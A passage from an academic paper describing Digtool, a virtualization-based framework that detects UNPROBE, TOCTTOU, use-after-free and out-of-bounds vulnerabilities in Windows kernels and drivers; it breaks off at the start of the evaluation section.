Depending on the detection targets, vulnerability identification tools can be classified into two categories: (1) tools for checking applications in user mode, and (2) tools for detecting programs in kernel mode. However, most of the current vulnerability identification tools, such as DESERVE [29], Boundless [15], and LBC [21], have been designed for applications in user mode. They cannot be directly used to detect kernel vulnerabilities. However, vulnerabilities in OS kernels or third-party drivers have a far more severe threat than user-level vulnerabilities. Thus, there is still a need for effective detection of kernel vulnerabilities.

Several Linux kernel vulnerability identification tools, such as Kmemcheck [32], Kmemleak [6], and KEDR [35], have been developed. They can effectively capture kernel vulnerabilities. However, since they rely on the implementation details and the source code of the OS, it is difficult to port these tools to other OSes, especially to a closed-source OS such as Windows.

In Windows OS, a notable tool for checking kernel vulnerabilities is Driver Verifier [28], which is used to detect illegal function calls or actions that might corrupt the system. While Driver Verifier is able to detect many potential bugs, it is an integrated system, but not a dedicated tool for detecting kernel vulnerabilities. For instance, it cannot be used to identify certain vulnerabilities, such as TOCTTOU vulnerabilities.

Vulnerability identification tools based on virtualization are much more portable to support different OSes, including closed-source ones. However, the current vulnerability identification tools based on virtualization, such as VirtualVAE [18] and PHUKO [38], are dedicated to detecting a single, specific type of vulnerabilities. Moreover, they have not been evaluated in detecting zero-day kernel vulnerabilities. It is worth noting that the virtualization-based tool Xenpwn [41] makes use of Libvmi [34] to discover vulnerabilities in para-virtualized devices of Xen (not for the Windows OS). It traces guest physical addresses through extended page tables (EPTs). However, it is not appropriate for monitoring guest virtual addresses.

For closed-source OSes such as Windows, it is even more difficult to build a vulnerability identification tool. We are neither able to insert detection code at compile-time to detect program errors like those tools for Linux, nor able to rewrite or modify the OS source code like Driver Verifier. Under these constraints, we adopt virtualization to hide the internal details of the Windows OS, and carry out the detection at a lower level, i.e., at the hypervisor. Therefore, a novel vulnerability identification framework named *Digtool* is proposed, which captures dynamic behavior characteristics to discover kernel vulnerabilities in the Windows OS by using virtualization technology.

Contributions. In short, we make the following contributions in this paper:

- A virtualization-based vulnerability identification framework, *Digtool*, is proposed to detect different types of kernel-level vulnerabilities in the Windows OS. It does not need to crash the OS, and thus it can *capture multiple vulnerabilities and provide the exact context of kernel execution*. It is designed to *be independent of kernel source code*, which enlarges its applicable scope. In addition, it does not depend on any current virtualization platform (e.g., Xen) or emulator (e.g., bochs).

- Based on the framework, virtualization-based detection algorithms are designed to discover four types of vulnerabilities, including *UNPROBE* (no probe, i.e., no checking on the user pointer to the input buffer), *TOCTTOU, UAF*, and *OOB*. These algorithms can effectively detect kernel vulnerabilities by accurately capturing their dynamic characteristics.

- With Digtool, we found *45 zero-day kernel vulnerabilities* from both Windows kernel code and third-party device driver code. These vulnerabilities had never been published before. We have made responsible disclosure and have helped the corresponding vendors fix the vulnerabilities. The root cause of some of the vulnerabilities is also analyzed in this paper.

The rest of this paper is organized as follows. In Section 2, we describe the background. In Section 3, we provide the overall design of the framework. In Section 4, we detail the implementation of Digtool, and, in Section 5, evaluate its effectiveness and efficiency. In Section 6, we discuss its limitations and directions for future research. In Section 7, we review the related work, and in Section 8 we conclude.

2 Background

UNPROBE, TOCTTOU, UAF, and OOB vulnerabilities have widely appeared in various programs including OS kernels. They can lead to denial-of-service attacks, local privilege escalation, and even remote code execution, which directly affect the stability and security of the victim program.

No checking of a user pointer to an input buffer could lead to a vulnerability that is denoted *UNPROBE* in this paper. Many kernel modules omit the checking for user pointers (especially when the user pointers are nested in a complex structure). According to the historical data of common vulnerabilities and exposures (CVEs), there have been many UNPROBE vulnerabilities in the Windows kernels, and there are also many such vulnerabilities in third-party drivers (e.g., the vulnerabilities in the experiment described herein). An UNPROBE vulnerability could result in an invalid memory reference, an arbitrary memory read, or even an arbitrary memory overwrite. Therefore, detection of UNPROBE is necessary. While fuzzing based on path exploration can help solve some problems, it is difficult to test all pointer arguments nested in complicated structures.

A *TOCTTOU* vulnerability stems from fetching a value from user memory more than once. Usually, a brittle system-call handler fetches a parameter for the first time to check it and for the second time to use it. Thus, an attacker has a chance to tamper with the parameter in the user space between the two steps. Consequently, the system-call handler will fetch and use the compromised parameter, which will lead to a TOCTTOU vulnerability. Similar to UNPROBE above, TOCTTOU could also result in an invalid memory reference, an arbitrary memory read, or an arbitrary memory overwrite. It is difficult to detect this type of vulnerability through fuzzing based only on path exploration. Bochspwn [24] was developed to identify many TOCTTOU vulnerabilities in the Windows kernel. However, its application is extremely restricted by the disappointing performance of the bochs emulator [25]. In addition, the bochs emulator




Figure 1: Digtool architecture.

cannot simulate all actual operations and functionalities of a real-world machine (e.g., inability to emulate certain real, hardware-specific kernel modules, such as modern video card drivers). As a result, Bochspwn cannot cover all of the kernel modules.

A *UAF* vulnerability stems from reuse of freed memory. An *OOB* vulnerability results from accessing memory that is beyond the bounds of allocated heaps or memory objects. In many cases, these vulnerabilities could lead to local privilege escalation. For the Linux OS, tools such as AddressSanitizer [36] have been released to detect these vulnerabilities. For the closed-source Windows OS, it is difficult for a third party to build such detection tools. Driver Verifier [28] proposed by Microsoft can be used to discover these types of vulnerabilities. However, it is much more likely to miss a vulnerability in some scenarios (e.g., the UAF detection scenario described in Section 4.3.1).

Digtool adopts virtualization technology to detect the above four types of vulnerabilities in Windows kernels and device drivers with better detection results. As a framework, it could also be used to detect some other types of vulnerabilities, such as double-free and information leakage, by expanding its detection algorithms.

3 Overview

The overall architecture of Digtool is illustrated in Figure 1. The subsystems and logic modules of the Digtool are distributed across user space, kernel space, and the hypervisor. The thin arrows in the figure indicate that there are direct invoking relationships or direct channels for passing messages between modules. The thick arrows illuminate that two modules act on each other indirectly via some event-triggering mechanisms.

One of the most important tasks for the hypervisor is to *monitor virtual memory access*. This is the basis for interface detection and memory detection. However, the memory monitor methods in current vulnerability identification tools are unsuitable for our scenario. Without source code, we cannot monitor memory access through patching source code like Driver Verifier [28], or through configuring compile-time instrumentation like AddressSanitizer [36]. Patching the system exception handler to intercept memory references by using page access rights is an alternative, but it will introduce significant, internal modifications in the kernel that may impact the stability of the OS and be the least portable. Binary rewriting could help to solve part of the problem. However, tools such as Pin [27] and DynamoRIO [13] work well in user mode, but it is difficult for these tools to work in kernel mode. Drk [5] tried to port the DynamoRIO to the kernel space for Linux, but it has not been updated for years, and there are few special tools for the Windows kernel. As an alternative, QEMU [11] or the recent extension PEMU [42] could be used to implement kernel program instrumentation for the Windows OS, but it is complicated and has a heavier effect on performance even without monitoring memory access.

Therefore, there is a clear need to develop an efficient alternative mechanism for tracing memory access outside a guest OS. As most programs run in virtual address space, we should focus more on the virtual address than on the physical address. Thus, the method of using EPT to trace *physical addresses*, like Xenpwn [41], cannot be directly used in our scenario, especially for the Windows OS, whose memory mapping between virtual and physical addresses is nonlinear. In view of the poor performance of Bochspwn [24], we did not adopt a full-stack emulator. In order to build a practical framework that focuses on the virtual address space, a *shadow page table (SPT)* based on hardware virtualization technology is employed to *monitor virtual memory access*, which is very different from Xenpwn and Bochspwn in both design and implementation.

In kernel space, the major work includes setting the monitored memory area, communicating with the hypervisor, and intercepting specified kernel functions. The monitored memory area depends on the type of vulnerability to be detected. It will be changed along with the occurrence of some kernel events (e.g., allocating or releasing memory). Hence, it is necessary to trace these events in kernel space. For communication, the service interfaces are exported by Digtool. Kernel code invokes these interfaces to request services from the hypervisor. In addition, some kernel functions of the OS should be hooked to trace some particular events. All of these tasks that should be reserved in kernel space make up the middleware.

The loader, fuzzer, and log analyzer are placed in user space to simplify the code and make the entire system more stable. The loader activates the hypervisor and loads the fuzzer that is used to probe program paths.

Thus, the behavior characteristics in the probed paths can be recorded for the log analyzer.

Unlike emulator-based tools (e.g., Bochspwn [24]), Digtool is able to run in a physical machine with this architecture design. *It is widely applicable to almost all main kernels and third-party drivers.*

3.1 Hypervisor Components

Digtool does not rely on any current hypervisor such as Xen or KVM, and we implemented our own hypervisor that contains three important components, including VMM infrastructure (VMM, i.e., virtual machine monitor, which is equivalent to a hypervisor), interface detection, and memory detection.

To begin with, VMM infrastructure checks the hardware environment and the OS version to ensure compatibility. It then initializes the hypervisor and loads the original OS into a VM. The initialization of the hypervisor mainly consists of the following tasks: (1) building SPTs to monitor virtual memory access in the guest OS, (2) initializing modules for tracing thread scheduling, and (3) establishing communication between the OS kernel and the hypervisor. As such, the interface detection and memory detection components can monitor and handle some special events.

Interface detection monitors the parameters passed from user-mode programs during the system-call execution. It traces the *use* and the *check* of these parameters to discover potential vulnerabilities. The SPTs are needed to monitor the *user memory space* during the system-call execution. As system calls are always invoked in kernel mode, we do not need to monitor user memory when the processor runs in user mode. Otherwise, many VMEXIT events will be triggered, which will bring a substantial decrease in performance. In order to focus on vulnerabilities in a limited scope of system calls, interface detection is able to configure the detection scope of system calls through correlative service interfaces. Thus, it can obtain the potential vulnerabilities in specified system calls.

Memory detection monitors the use of *kernel memory* in the guest OS to detect illegal memory access. The SPTs are used to monitor the kernel memory. To detect some specified types of vulnerabilities in different detection targets (e.g., the multi-user Win32 driver: `Win32k`), memory detection is able to set monitored memory area and configure detection targets. It also dynamically calibrates the monitored memory area when capturing events of memory allocation or deallocation. All of these are implemented through corresponding service interfaces. Thus, it will obtain the exact characteristics of potential vulnerabilities during the memory access process.

3.2 Kernel-Space Components

The middleware locates in the kernel space of the guest OS. It is used to connect the subsystems in the hypervisor and the programs in the user space. For example, before loading the fuzzer, we can set the detection scope of system calls through the configuration file. Then, the middleware transfers the configuration information and the fuzzer process information from the loader to the hypervisor. Thus, the hypervisor can detect vulnerabilities in the environment of the fuzzer process.

For interface detection, the middleware records all behavior events in log files through a work thread. The recorded data include system call number, event type, event time, instruction address, and accessed memory of the event. Thus, the log analyzer can detect potential UNPROBE and TOCTTOU vulnerabilities from the log files. Note that only the system calls in the detection scope are recorded, which is meaningful when the system calls are invoked frequently. The number of frequent system calls could be limited to reduce the performance cost and alleviate the stress on the log analyzer. We can then obtain more effective data with less performance overhead.

For memory detection, the middleware helps dynamically calibrate the monitored memory by hooking some specified memory functions. In order to obtain more relevant data and reduce performance cost, it also limits the areas of monitored memory and the scope of kernel code (e.g., the code segment of `Win32k`) through invoking the service interfaces. If a potential vulnerability is found, the middleware records it and interrupts the guest OS through single-step mode or a software interruption. Thus, the guest OS is able to be connected with a debug tool such as `Windbg`, and the exact context is obtained to analyze the vulnerability.

3.3 User-Space Components

There are three modules in the user space: loader, fuzzer, and log analyzer. The loader is used for loading the target process, after which Digtool provides a process environment for detecting vulnerabilities. The loader can also limit the detection scope of system calls and set the virtual addresses of the boundary for ProbeAccess events (which will be described in Section 4.2) through the configuration file.

The fuzzer is responsible for discovering code branches. It is loaded by the loader. In Digtool, the fuzzer needs to invoke the system calls in the detection scope, and discovers as many branches as possible in the code of a system call by adjusting the corresponding parameters. A higher path-coverage rate can certainly help achieve a more comprehensive test. However, as this

paper mainly focuses on the *vulnerability identification tool*, not path exploration, we will not go into much detail regarding the fuzzer or the path coverage.

The log analyzer is designed to discover potential vulnerabilities from log files. It extracts valuable information from the large amount of recorded data according to the characteristics of vulnerabilities. The log analyzer's vulnerability detection algorithm needs to be changed depending on the types of vulnerabilities (e.g., UNPROBE or TOCTTOU) to be detected, since we use different policy to detect them.

4 Implementation

In this section, we provide the implementation details of how we implement Digtool, especially its hypervisor components, including VMM infrastructure, interface detection, and memory detection. The implementation of other components, such as the middleware, loader, fuzzer, and log analyzer, is also described in this section.

4.1 VMM Infrastructure

The main task of VMM infrastructure is to initialize the hypervisor and provide some basic facilities. After initializing the hypervisor, it loads the original OS into a VM. Then, the hypervisor is able to monitor the OS through the facilities.

The initialization process runs as follows. In the beginning, Digtool is loaded into the OS kernel space as a driver that checks whether processors support hardware virtualization through `CPUID` instruction. If they support it, VMM infrastructure builds some facilities for the hypervisor. Then, it starts the hypervisor for every processor by initializing some data structures (e.g., `VMCS`) and registers (e.g., `CR4`). Finally, it sets the state of guest CPUs according to the state of the original OS. Thus, the original OS becomes a guest OS running in a VM.

The Intel developer's manual [23] can be referenced to obtain the implementation details of hardware virtualization. This paper mainly focuses on the modules that help to identify vulnerabilities. These modules include the virtual page monitor, thread scheduling monitor, CPU emulator, communication between kernel and hypervisor, and the events monitor. Among these, the CPU emulator and events monitor are associated with particular types of vulnerabilities, so these two parts will be described in corresponding subsections.

4.1.1 Virtual Page Monitor

Digtool adopts SPTs to monitor virtual memory access. To reduce performance cost, SPTs are only employed for the monitored threads (i.e., the fuzzer threads). For non-monitored threads, the original page tables in the guest OS are used. When thread scheduling occurs, the virtual page monitor needs to judge whether the new thread that will get control is a monitored thread. Only when it is a monitored thread, will a SPT be built for it. Thus, performance is optimized.

Figure 2 shows the workflow of the virtual page monitor for a monitored thread. Digtool adopts a sparse BitMap that traces virtual pages in a process space. Each bit in the BitMap represents a virtual page. If a bit is set to 1, the corresponding page needs to be monitored, and the P flag in its page table entry (PTE) of the SPT should be clear [note that the SPT is constructed according to the guest page table (GPT)]. Thus, access to the monitored virtual page will trigger a `#PF` (i.e., page fault) exception that will be captured by the hypervisor.

When the `#PF` exception is captured, the page-fault handler in the hypervisor will search for the BitMap. If the bit for the page that causes the `#PF` exception is 0, the page is not monitored. The SPT will be updated through GPT. Then, the instruction that causes the exception will re-execute successfully. If the bit is 1, it is a monitored page. Then, the Handle module will be used to handle this exception. It will (1) record the exception, or (2) inject a private interrupt (0x1c interrupt, which has not been used) into the guest OS. The recording process for the exception is described in the following (i.e., the part of shared memory described in Section 4.1.3). The private interrupt handler stores some information (e.g., the memory address that is accessed, and the instruction that causes the `#PF`) about the `#PF` exception, and then it connects to a debug tool by triggering another exception, such as software interruption, in the guest OS. After that, Digtool *"single steps"* the instructions in the guest OS by setting a `MTF` (monitor trap flag, which can be used in new version of processors) or `TF` (trap flag, which is used in old versions of processors) in the hypervisor. Meanwhile, the SPT is updated through GPT to make the instruction that causes the exception re-execute successfully. Because of `MTF` or `TF`, a `VMEXIT` will be triggered after executing one instruction in the guest OS, and then the hypervisor will get control again. Thus, the handler of `MTF` or `TF` in the hypervisor has a chance to clear the P flag, and the page will be monitored once again. Finally, it disables the `MTF` or `TF` to cancel the single-stepping operation.

We have noticed that, in most cases, we need to monitor a *memory region* rather than an entire memory page. A memory region covers only one part of a memory page or contains several pages. All of the memory pages owned by a monitored memory region should be traced. When a `#PF` exception is triggered, its handler needs to




Figure 2: Workflow of virtual page monitor.




Figure 3: Communication between kernel and hypervisor via shared memory.

further recognize whether the address causing the #PF exception is in the monitored memory region.

4.1.2 Thread Scheduling Monitor

As discussed above, Digtool only focuses on the monitored threads. It needs to trace thread scheduling to enable detection for monitored threads and disable detection for non-monitored threads. Thus, it achieves better performance with more effective data. The method of the thread scheduling monitor is shown below.

In the Windows OS, the _KPRCB structure contains the running thread information for its corresponding processor. The _KPRCB is referenced by the _KPCR structure whose address can be obtained through the FS register (for x64 architecture, the GS register). The running thread of the current processor can be obtained through the following relationship:

FS->_KPCR->_KPRCB->CurrentThread.

With respect to how to acquire _KPRCB, the methods described in ARGOS [43] could be leveraged to uncover this data structure, though currently we use manual reverse engineering and internal Windows kernel knowledge to get it. Note that there are also other data structure agnostics approaches to detect kernel threads, such as using kernel stack pointer (e.g., [20]). After obtaining the _KPRCB structure, the CurrentThread member in the _KPRCB is monitored. Any write operation to the CurrentThread means a new thread will become the running state, and this will be captured by the hypervisor. If the new thread is a monitored thread, the virtual page monitor will be activated to detect vulnerabilities.

4.1.3 Communication Between Kernel and Hypervisor

The communication between kernel and hypervisor includes two main aspects. One is that the kernel component makes a request to the hypervisor, and the hypervisor provides service. The other is that the hypervisor sends messages to the kernel component, and the kernel component handles the messages. The former is mainly implemented by the service interfaces, and the latter is carried out through the shared memory.

Digtool exports some service interfaces for the kernel-space components. They can be directly invoked by kernel code. The service interfaces are implemented through a VMCALL instruction, which will trigger a VMEXIT to trap into the hypervisor. Thus, the service routines in the hypervisor can handle the requests.

The shared memory is applied to exchange data between the hypervisor and kernel code. The hypervisor writes the captured behavior information to the shared memory and notifies the kernel space components. Then, the kernel space components read and deal with the data in the shared memory. The workflow of the shared memory is shown in Figure 3.

The main data flow is represented by the thick arrows in the figure. When the hypervisor captures some behavior characteristics, it records them into shared memory. The middleware in the kernel space uses a work thread to read the data in the shared memory. It also records characteristic information into log files.

The following stream of instructions is shown by the thin arrows in Figure 3: (1) When the target module (which is being detected) triggers an event monitored by the hypervisor, a VMEXIT will be captured by the hypervisor. (2) The hypervisor records the event information into shared memory. If the shared memory is full, it will inject a piece of code into the guest OS. The code will notify the work thread to handle the data in shared memory (i.e., read them from shared memory and write them into log files). If the shared memory is not full, it will jump back to the target module (the arrow represented by 2'). (3) After notifying the work thread, the injected code will return to the target module and re-execute the instruction that causes the VMEXIT.




Figure 4: Example of recorded events during a system call.

4.2 Detecting Vulnerabilities at System Call Interface

Interface detection traces the execution process of system calls and monitors their parameters passed from user-mode programs. It then decides whether the *check* or the *use* of these parameters will create potential hazards.

Interface detection monitors the entire execution process of system calls from the point of *entering into kernel mode* to the point of *returning to user mode*. During this process, it monitors how the kernel code handles the user memory. Then, it records the behavior characteristics to analyze potential vulnerabilities. Interface detection is implemented by defining and intercepting different *behavior events* during the execution of system calls. These behavior events and their interception methods make up the events monitor.

Ten types of behavior events are defined in the event monitor: Syscall, Trap2b, Trap2e, RetUser, MemAccess, ProbeAccess, ProbeRead, ProbeWrite, GetPebTeb, and AllocVirtualMemory events. Particular combinations of these events can help locate potential vulnerabilities in the large amount of log data (e.g., two continuous MemAccess events suggest a potential TOCTTOU vulnerability). The behavior events recorded in the execution of a system call are shown in Figure 4. The boxes denote recorded events. The values (e.g., n and $n+1$) above the boxes are the event time (which only records order but not the actual intervals). The M_i and M_j under the boxes represent the user memory addresses accessed by the event.

In the Windows OS, fast system call, interruption of `0x2b`, and interruption of `0x2e` are the three entry points that allow user-mode code to invoke kernel functions. The fast system call adopts the `sysenter/syscall` instruction to go into kernel mode. The interruption of `0x2b` is used to return from a user-mode callout to the kernel-mode caller of a callback function. The interruption of `0x2e` is responsible for entering into kernel mode in older Windows OSes. In Digtool, the three entry points are traced by intercepting corresponding entries in the interrupt descriptor table (IDT) or MSR register. They are defined as three types of behavior events, which are marked as Syscall event, Trap2b event, and Trap2e event, respectively.

The return point is obtained by another way. When the control flow returns to the user mode, the processor will prefetch the user-mode instructions. Thus, Digtool obtains the point of returning to user mode by monitoring the user-mode pages access. This behavior event is marked as RetUser event.

After obtaining the two key points (i.e., the Syscall/-Trap2b/Trap2e event and RetUser event), interface detection will record the instructions that manipulate user memory between the two points. To achieve this, one important function is to monitor access to the user memory through SPTs. This behavior event is marked as a MemAccess event. It is noticed that, the user-mode pages are monitored only if the processor runs in kernel mode, and this will significantly reduce the performance cost.

To improve the efficiency of discovering and analyzing vulnerabilities, interface detection also defines and intercepts some other behavior events, including ProbeAccess, ProbeRead, ProbeWrite, GetPebTeb, and AllocVirtualMemory. Among the five events, the first three are used to record whether the user memory address has been checked by the kernel code, while the last two events suggest that the user memory address is legal; that is, there is no need to check it again and thus false positives can be reduced. These events are intercepted by hooking corresponding kernel functions, except for the ProbeAccess event.

GetPebTeb and AllocVirtualMemory events are used to reduce false positives. In order to improve the detection accuracy, we should focus on the user memory that is passed as parameters from the user-mode program, rather than on the memory that has been checked or that will be deliberately accessed by kernel code. For example, kernel code sometimes accesses a user memory region returned by a `PsGetProcessPeb` function or allocated by a `NtAllocateVirtualMemory` function during a system call. In these cases, the user memory is not a parameter passed from a user-mode program, and it has less of a chance of causing a vulnerability. Digtool defines GetPebTeb and AllocVirtualMemory events, respectively, to handle these cases. These events inform the log analyzer that the access to user memory is legal and that no bug exists.

In addition to invoking the `ProbeForRead` (i.e., ProbeRead event) or `ProbeForWrite` (i.e., ProbeWrite event) function, kernel code can also adopt direct comparison to check the legitimacy of the user memory address; for example, "`cmp esi, dword ptr [nt!MmUserProbeAddress (83fa271c)]`" where the `esi` register stores the user memory address to be checked, and the exported variable `nt!MmUserProbeAddress` stores the boundary of the user memory space. This kind of behavior event is

marked as a ProbeAccess event. We cannot intercept it by hooking a kernel function as this event is not handled by any kernel function. Moreover, there is no access to user memory space. Hence, we cannot intercept it through monitoring a MemAccess event either. For this particular type of event, the CPU emulator is proposed.

The CPU emulator is placed in the hypervisor to help obtain behavior characteristics that are difficult to obtain through regular methods. The CPU emulator is implemented by interpreting and executing a piece of code of the guest OS. Its workflow is shown in Figure 5. The DR registers are used to monitor the target memory. For the ProbeAccess event, the target memory stores the boundary that is used for checking the user-mode address. Usually, the exported variable, `nt!MmUserProbeAddress`, is one of the target memory. Kernel code can reference this variable directly or restore its value into another variable, such as `win32k!W32UserProbeAddress`. All of these variables are target memory. The address of target memory can be set by the configuration file of the loader, and then the hypervisor obtains the target memory through the middleware and monitor the memory access through DR registers. When the guest OS accesses target memory, the debug exception handler (DR handler) in the hypervisor will capture it. The handler updates the processor state of the CPU emulator (i.e., *Virtual CPU*) through that of the VM (i.e., *Guest CPU*). Thus, the CPU emulator is activated to interpret and execute the code of the guest OS around the instruction that causes the debug exception. Since the debug exception is a trap event, the start address for the CPU emulator is the instruction directly before the guest EIP register.

As the ProbeAccess event adopts direct comparison to check pointer parameters for a system call, the CPU emulator should focus on `cmp` instructions when it interprets and executes the code of the guest OS. The user-mode virtual address (UVA) for a pointer passed from a user-mode program is obtained by analyzing `cmp` instructions. Then, the ProbeAccess event is recorded in log files via shared memory.

There may be more than one UVA to be checked in a system call. The device driver may restore the value from target memory to a register and then check the UVAs by comparing them to the register separately. The maximum number of UVAs (represented by the letter N in Figure 5) could be set through the configuration file. After finishing N `cmp` instructions or a fixed number of instructions, the hypervisor will stop interpreting and executing, and return to the guest OS to continue executing the following instructions.




Figure 5: Workflow of CPU emulator.

4.2.1 Detecting UNPROBE Vulnerabilities

For the Windows kernel and device drivers, user memory (pointed by a user pointer) can be accessed under the protection of structured exception handling (SEH) at any time. It is safe to de-reference a user pointer if it points into the user space. Otherwise, it will bring on a serious vulnerability that is called UNPROBE in this paper. Theoretically, before using a pointer passed from a user-mode program, a system-call handler should check it to ensure that it points into the user-mode space. As a consequence, it will cause a ProbeAccess, ProbeRead, or ProbeWrite event before a MemAccess event under normal circumstances. If there is no such type of checking event before a MemAccess event, there may be an UNPROBE vulnerability in the kernel code.

To detect an UNPROBE vulnerability, we focus on whether there is a checking event before a MemAccess event, and whether the virtual addresses in the two events are the same. As discussed above, the ProbeRead and ProbeWrite events are directly obtained by hooking the checking functions in the kernel. The difficulty lies in the ProbeAccess event. In the Windows kernel, there is much code that checks parameters via direct comparison. Only intercepting ProbeRead and ProbeWrite events will result in a large number of false positives. A significant number of false positives will create more workload and make it more complicated to perform reverse analysis. Hence, monitoring a ProbeAccess event through the CPU emulator is of significant importance. We therefore propose the use of CPU emulator to detect UNPROBE vulnerabilities.

Take Figure 4 as an example, at the event time of "$n+3$", the kernel code triggers a MemAccess event by accessing user memory. If there is no ProbeAccess/ProbeRead/ProbeWrite event to check the user address beforehand, or no AllocVirtualMemory/GetPebTeb event to imply the legitimacy of the address, an UNPROBE vulnerability may exist in the kernel code. In contrast, if there is a ProbeAccess/ProbeRead/ProbeWrite event or GetPebTeb/AllocVirtualMemory event to suggest that the user address is legal, and the event is trig-

gered in the same system call as the MemAccess event, the code is safe.

To detect an UNPROBE vulnerability, the fuzzer invokes the test system calls and tries to discover as many branches as possible by adjusting their parameters. Furthermore, the log analyzer looks for MemAccess events in which the user addresses have not been verified by a ProbeAccess/ProbeRead/ProbeWrite or GetPebTeb/AllocVirtualMemory event during a system-call execution.

4.2.2 Detecting TOCTTOU Vulnerabilities

There are two key factors in a TOCTTOU vulnerability. One is that the parameter passed from a user-mode program should be a pointer. The other is that the system-call handler fetches the parameter from user memory more than once. Thus, the user-mode code has a chance to change the parameter referenced by the pointer.

Take Figure 4 again for instance, if a piece of kernel code accesses the same user memory at the time of "$n+2$" and "$n+3$," there may be a TOCTTOU vulnerability in the kernel code. To discover this type of vulnerability, the key point is to look for the user memory that has been accessed more than once in the log files. The event time could help to improve the accuracy. If there are two MemAccess events that fetch from the same user memory, we can judge whether they are triggered in the same system call by comparing the two events' times with the Syscall/Trap2b/Trap2e event time and the RetUser event time. Only when they are in the same system-call execution, may a TOCTTOU vulnerability exist.

The fuzzer needs to invoke the test system calls, and it should discover as many branches as possible by adjusting parameters. At the same time, interface detection records the dynamic characteristics via the middleware. Then, the log analyzer is used to look for the user memory addresses that have been accessed more than once during a system-call execution.

4.3 Detecting Vulnerabilities via Memory Footprints

Memory-footprint-based detection is used to detect illegal use of kernel memory by tracing the behavior of memory allocation, release, and access. In this paper, we will focus on two aspects of illegal memory use: accessing beyond the bounds of allocated heaps and referencing to freed memory. These can lead to *OOB* and *UAF* vulnerabilities.

To capture the dynamic characteristics of vulnerabilities, we need to monitor the allocated, unallocated, and freed memory. Accessing allocated memory is allowed, but using unallocated or freed memory is illegal. Digtool monitors the kernel memory through the virtual page monitor. Illegal memory access will be captured by its page-fault handler in the hypervisor. Then, it records the memory access error or submits it to a kernel debug tool like `Windbg` [8]. Thus, the exact context of kernel execution can be provided for the vulnerability detection.

In order to obtain more relevant data and reduce performance overhead, the monitored memory pages can be restricted. The middleware helps to limit the scope of monitored pages, and passes the scope to the memory detection by invoking our exported service interfaces of Digtool. For instance, when detecting UAF vulnerabilities, we are only concerned with freed memory, so we need to limit the scope to freed pages. Furthermore, to put more emphasis on the kernel code under test, Digtool can also specify target modules to define a scope of kernel code. Only the instructions in the target modules that cause illegal memory access are recorded. Thus, we can concentrate on the target code tested by the fuzzer.

For tracing the allocated and freed memory, Digtool hooks memory functions such as `ExAllocatePoolWithTag` and `ExFreePoolWithTag`. These functions are used to allocate or free kernel memory in the guest OS. Thus, we can determine which memory region is allocated and which is freed. As the size of freed memory cannot be directly obtained through the arguments of the free functions, Digtool records the memory address and the memory size via the parameters of allocation functions. Thus, when a free function is called, the memory size can be obtained by searching for the record.

Memory allocations before Digtool is loaded cannot be captured. Therefore, Digtool should be loaded as early as possible to achieve more precise detection. It is feasible to load Digtool during boot time by setting the registry. Thus, there are only a few modules loaded before Digtool and the unmonitored memory allocations are few, which largely limits the attack surfaces. To summarize, the memory allocations before loading Digtool have a negligible impact on precision. Built atop virtualization technology, our memory-footprint-based approach can be applied to various kernels and device drivers without any compile-time requirements.

4.3.1 Detecting UAF Vulnerabilities

UAF results from reusing the freed memory. To detect it, memory detection needs to trace the freed memory pages until they are allocated again. Any access to the freed memory will be marked as a UAF vulnerability.

In order to trace freed memory, memory functions such as `ExAllocatePoolWithTag`, `ExFreePoolWithTag`, `RtlAllocateHeap`, and `RtlFreeHeap` (as discussed above, hooking mem-

ory allocation functions is done to record the size of freed memory) need to be hooked. Note that the Windows OS implements some wrapper functions for these. For instance, both `ExAllocatePool` and `ExAllocatePoolEx` are the wrapper functions for `ExAllocatePoolWithTag`. To avoid multiple monitoring and repetitive records, Digtool only hooks underlying memory functions such as `ExAllocatePoolWithTag` rather than wrapper functions. Inappropriate use of lookaside lists will also cause UAF vulnerabilities. Digtool hooks the corresponding functions, including `InterlockedPushEntrySList` and `InterlockedPopEntrySList`, to monitor the freed memory blocks in the lookaside lists.

Any instruction operating on the freed memory (or blocks) is regarded as the "*use*" instruction of a UAF vulnerability. It is obtained through the virtual page monitor. The "*free*" instruction of a UAF vulnerability is obtained by recording the free function when it is invoked, and its call-stack information is recorded through a *backtrace* of the stack to facilitate analysis.

A UAF vulnerability may be missed in some scenarios. Considering such situations, there is a memory block `A` referenced by pointer `P`. After freeing block `A`, another program allocates a memory block `B` that covers the entire memory of block `A`. Then, the first program tries to manipulate block `A` through the pointer `P`. Obviously, there is a UAF vulnerability in the first program. However, as the memory region of block `A` is allocated again, it is difficult to detect the vulnerability. This is the reason that Driver Verifier may miss a UAF vulnerability. In order to solve this problem, Digtool delays the release of the freed memory to extend the detection time window. The freed memory will be released until it reaches a certain size.

4.3.2 Detecting OOB Vulnerabilities

An OOB vulnerability can be caused by accessing memory that is beyond the bounds of allocated heaps. To detect it, the monitored memory space should be limited to the unallocated memory areas. Any access to the unallocated memory areas will prompt an OOB vulnerability.

Digtool calibrates the unallocated memory areas through the help of the middleware. In general, except for the memory areas occupied by kernel modules and stacks, the rest of the memory pools are defined as initial unallocated memory areas. As the kernel memory state keeps changing, memory functions that allocate or free memory need to be hooked. Thus, it can adjust the unallocated memory areas dynamically. During the detection process, Digtool needs to search the records of allocated or unallocated memory areas. An AVL tree (i.e., a self-balancing binary search tree) is employed to improve the performance of the memory search. It adds a node when a memory area is allocated, and deletes the node if the memory is freed. Thus, when a monitored page (not a memory area) is accessed (note that the monitoring granularity of memory virtualization is a page, but the size of a memory area may be less than a page; the monitored pages are recorded via the BitMap, while the monitored memory areas are stored in the AVL tree.), Digtool searches the AVL tree for the accessed memory area. If no related node is found, an OOB vulnerability may exist.

Note that, as unallocated memory contains freed memory in the detection, an "OOB" may be caused by accessing a freed memory area. Some reverse-engineering effort is needed to further distinguish between OOB and UAF vulnerabilities.

An OOB vulnerability may be missed in some scenarios. Considering such situations, two memory blocks `A` and `B` are allocated and they are adjacent. A brittle program tries to access block `A` with a pointer and an offset, but the offset is so large that the accessed address locates in block `B`. This is an obvious OOB vulnerability. However, block `B` is also in the AVL tree, so it is difficult to detect this error. To solve this problem, Digtool will allocate an extra memory area with `M` bytes when a hooked memory allocation function is invoked. As a result, the total size of block `A` is `sizeof(A)+M`, and the start address of block `B` will be backward for `M` bytes. However, the size of block `A` recorded in the AVL tree is still defined as `sizeof(A)` bytes. As a consequence, the extra memory area with `M` bytes is not in the AVL tree. Thus, instead of block `B`, the brittle program will access the extra memory area, and an OOB vulnerability will be then captured by Digtool.

5 Evaluation

5.1 Effectiveness

